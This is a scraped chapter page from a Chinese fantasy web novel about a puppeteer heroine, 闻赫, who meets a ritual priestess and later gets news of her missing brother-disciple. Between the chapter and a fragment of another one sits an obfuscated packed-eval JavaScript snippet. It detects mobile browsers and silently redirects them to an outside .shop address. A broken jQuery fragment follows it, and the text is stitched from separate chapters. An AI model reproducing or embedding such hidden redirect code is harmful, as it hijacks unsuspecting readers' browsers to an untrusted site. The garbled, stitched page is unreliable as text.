文趣网 > 其他小说 > 傀儡牵 > 93. 《将军令》
    【“众武将个个健壮和英勇,如今却皆立朝堂愁见愁;

    江山不保怎能捱,我自披挂向东来;

    女子骁勇长枪起,端看巾帼呐如何胜儿郎。”】

    闻赫一愣。

    归仪罗尚未归京——至少明面上是如此,而早前的纳征队伍亦早已离去,这个祝官此时进京是因着何事?她是为谁来的?

    她不带人同行尚可归于低调行事,可她又衣着显眼,招摇过市,看着似是要引起什么人的注意。

    有侍女碎步上前来,附耳与成芸慧说了什么,闻赫便见她搭在镶了青玉的桌面上的手指轻轻动了动。

    成芸慧听完了对方所报之事,只点头,随即摆手叫人退下。待人离得远了方才转头看向一旁端坐的路韫生,转向另一话头:“师兄可还记得早些年我们奉宗主命下过一趟西南?”

    闻赫不知这事儿,闻言亦扭头去看路韫生。

    路韫生颔首:“记得。去取陨铁。”

    闻赫想起如今仍在她空间袋中存放着的那块陨铁。

    “陨火又燃了。”成芸慧道。

    路韫生微微蹙起了眉头:“彴约?卫粼未提。”

    成芸慧点头:“我想是有人搞鬼。”她搭在桌面上的指尖画了个半圆,似是在绕线,“我夫君许是想派人去看看。我亦有此想法,却不知咱们那块陨铁拿来是做什么的,若是无甚干系咱们就免了这趟走动,专注于京中之事。如今多数势力皆被引入京城,在此处还好趁乱下手。”

    路韫生一时未答,闻赫却忽的想起现在在路韫生胸膛中跳动的那枚‘能源’。那玩意儿好像就是她师父从西南边陲弄回来的,她那时琢磨了许久,只琢磨出个能维持人血脉缓慢流动、保证身体不损的功效来。也正因此,她利用那东西才能做得出‘活傀儡’。

    疑惑既已出现便要解决。闻赫问:“你们哪年去的?”

    成芸慧并不作敷衍,仔细想了方答:“六年前?差不多七年。”

    时间也对得上。

    闻赫缓缓抽了口气,伸手抓住了路韫生的手臂:“我们得去看看。”

    【“情愿那常驻边关守烽台,绝不见山河破碎庙堂歪;

    沙场埋骨忠魂在,铁血相铸何须栽(呀——)”】

    自承平王府出来,路韫生便直道:“我得去找一趟卫粼。”闻赫抬头看了一眼天色:“现在?”

    路韫生点头:“他很闲。”

    他说话时面无表情,倒叫闻赫看着觉得有趣,不由得笑了一声,允了。

    那在此处就该分头。路韫生同她嘱咐一声“路上当心”,便要转头往另一方向走。

    “师兄,”闻赫叫住他,“若能见着玉驰骁替我问一声好,或是得闲同谕令使问候一下柳宿。”

    柳宿那事儿拖得也够久了。她跟卫粼那般不熟,想知道些事儿得玩心眼子。但万一她师兄此次就能打听出点什么来呢,毕竟‘好友’之间总会更加‘相熟’一些,有些事不能同她讲,指不定就能同她师兄说。

    路韫生应了。二人分头而行。

    闻赫断断续续数着关门闭店的铺子门口的灯笼一路向前,却在寂静中听见了木屐声响。

    玄青长衣上的十色丝线在幽月下泛着浅光。挂满禾谷长穗、雀羽长骨的祭祀权杖轻轻一敲,那身着极具特色的女人轻轻笑了一声,嗓音沙哑却饱含砂砾摩擦般的质感:

    “巧遇。久闻大名,闻少宗主。”

    闻赫敛下眉眼,垂在身侧的指腹轻轻捻动。

    暂且不论这人是否一直在此等着与她‘巧遇’。自从下山后她才知道有这么多人听过她的‘大名’,大多甚至还认得她的脸,能叫她直接免去与人相交时要交换姓名这一节。

    “你是同闻竺有关系还是怎么着?”她面上无笑,话音中却稍带了些。

    她现在愈发觉得自己似是走错了路,却又发现自己正在大道上走得无比通顺。像是那戏中傀儡,被人设计却又不知用途,想要脱离时又被新生的线索拉回,只能全凭猜测去试探前行。

    想知道的线索是往脸上送的——所有人都认得她,都与她莫名的亲近——却无人愿意好好的、清楚的告知她到底要她知道什么,又要她做什么。

    有些好笑。她想找回‘心脏’,却正是被这东西吊着,像头被萝卜引诱的驴。

    念头不过一瞬,闻赫却不与对方讲理。她骤然出手,扬腕挑指,复又渐次下压、勾指、绕线。

    傀儡冲出,及至祝官近前时仰面抬腿,脚尖向着对方下颌挑去。

    祝官不退不避,翻手横杖前推。杖头上的飞羽谷穗随着动作翻飞,鬼面张大了嘴,更显狰狞诡异。

    傀儡的脚尖勾上了杖身,闻赫拢线回扯,傀儡骤然翻身回蜷,试图借机将长杖从对方手中拧下。

    祝官却顺势脚尖一点,侧身绕臂。杖身并不脱手,径直在她的掌心中转了大半圈。与此同时她竟伸手握住傀儡脚腕,借着它蜷身的动作将自己与闻赫之间的距离拉近。待到傀儡因势能不足而生缓势时骤然前踏,杖身斜刺脱离傀儡的争夺,随即俯身直冲闻赫而来。

    闻赫双手交错,傀儡在半空中急转身形,关节被拉扯着急速扭转形态,发出银铁摩擦的刺耳声响。

    傀儡自后方向着祝官缠去,试图缠上对方的身体,却在眨眼间失去了目标。

    闻赫后退了一步,双臂并抬挡于身前。

    傀儡瘫软在地,无形的傀儡丝束上了对方的脖颈、肘部关节与手腕,钝且打磨得油亮的杖尖却穿过她的臂间缝隙搭上了她的颈侧。

    “脾气真大。我同贵国三皇女沙场对阵时你怕不是还在与你爹闹呢。”祝官收杖,毫不在意傀儡丝在她的颈间勒出的伤痕,咧嘴对闻赫露出一排白牙,抬手稍一比划,“哦,那时她也很小,个头勉强到我胸口。”

    “我现在能直接勒断你的脖子。”闻赫声音冰冷。

    祝官却不急不缓地一掸襟前布料,她颈间所佩的狼牙一阵叮当乱响:“但你不想听听我为什么来吗?”

    【“我年十二上沙场,母与舅氏皆良将;

    国有难,怎不能挥戈将身献,非得那重重麻衣镇关隘;

    哪一阵未有骨嶙峋?见不得残甲尽忠还。”】

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17828928|203043||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    不知是热的还是归仪罗那酒喝的,总之这生辰过得人头昏脑涨。翌日孟如瑛又与林牧慕一同来了戏班,路韫生不在,闻赫便干脆吩咐将人带入后院屋里来。

    她已将舍利血玉中的咒术与阵法全数解开,此时见孟如瑛二人一前一后的进屋,脸色都不大好看,便问:“怎么了?”

    “好消息和坏消息先听哪一个?”林牧慕板着小脸儿问她。

    闻赫眨眨眼:“坏消息。”

    林牧慕煞有介事地点点头:“今上病了,暂由大皇子代政。”

    闻赫“啊”了一声:“那好消息呢?”

    林牧慕这会儿露出个笑来:“送进去的有药宗的药。”

    孟如瑛在旁接话道:“秦先生说那药见效较快,反噬稍慢。”

    闻赫指尖一敲:“所以这药是哪位贵人托你们定的?”

    林牧慕头上的发鬏一晃:“嘿,谁赚着好儿了就是谁呗。”

    孟如瑛抬手在她脑后轻轻一拍:“天子脚下怎么说话呢。”

    林牧慕一缩脖子,捂着脑袋不说话了。

    但这话说都说了,听的人也全听去了,孟如瑛这番也不过是做个样子。

    为求准确,闻赫到底问了一句:“小?”孟如瑛一愣。林牧慕亦是一脸茫然地抬头看她。

    还是孟如瑛道:“是大。”

    闻赫偷偷松了口气,亏得多问了一句。

    她可当真以为得了好儿的得是归老二,既能时常借由探病之名多在御前露脸,又能借机藏拙去抓老大的破绽,此等机会冯衍不可能不帮他主子打算。

    她思来想去,最终将出了分歧的缘由归于一个问题:“贵人不知药效?”

    “不清楚。”孟如瑛微微摇头,“此事是楼中其他姐姐们过的手,但听秦先生那说法许是不知。”

    闻赫眉梢一动。药宗这番动作又显得有了倾向。

    “西宫那位呢?”她又问。

    孟如瑛细细思索了近半刻钟,方答:“无消息,我去打听打听。”

    闻赫听闻这话便将视线转向林牧慕:“牧慕现在只管揍人?”

    这话有些糙,林牧慕听得一呛,急声辩驳:“姐姐们不叫我做我能怎么办!”

    “阿赫这是玩笑话。”孟如瑛抬手一拍她头上双鬏,捋毛顺发,姑且算是安慰一番。

    有人在此时敲响了外间的门。

    闻赫叫孟如瑛与林牧慕稍候,自己则起身出了内间去开门。

    内间门扇轻掩,外间的门扇拉开,便见吕文林捧着一只木头机关小雀站在外头。

    闻赫侧身让了让,叫吕文林进来。

    她晓得出了事儿,干脆直问:“哪儿?”

    吕文林抚了一把小雀的木翅,取出它肚子里的纸条来递给闻赫:“西方生了水患,咱们的人传了信儿来,说是好像在入汛前见着章垣师兄了。”

    闻赫眼中神色陡然冷下。

    她二话不说,指腹一捻,指节宽的纸条随着她的动作展开。她一目十行,见在纸条末尾赫然写着三个字:

    偈州府。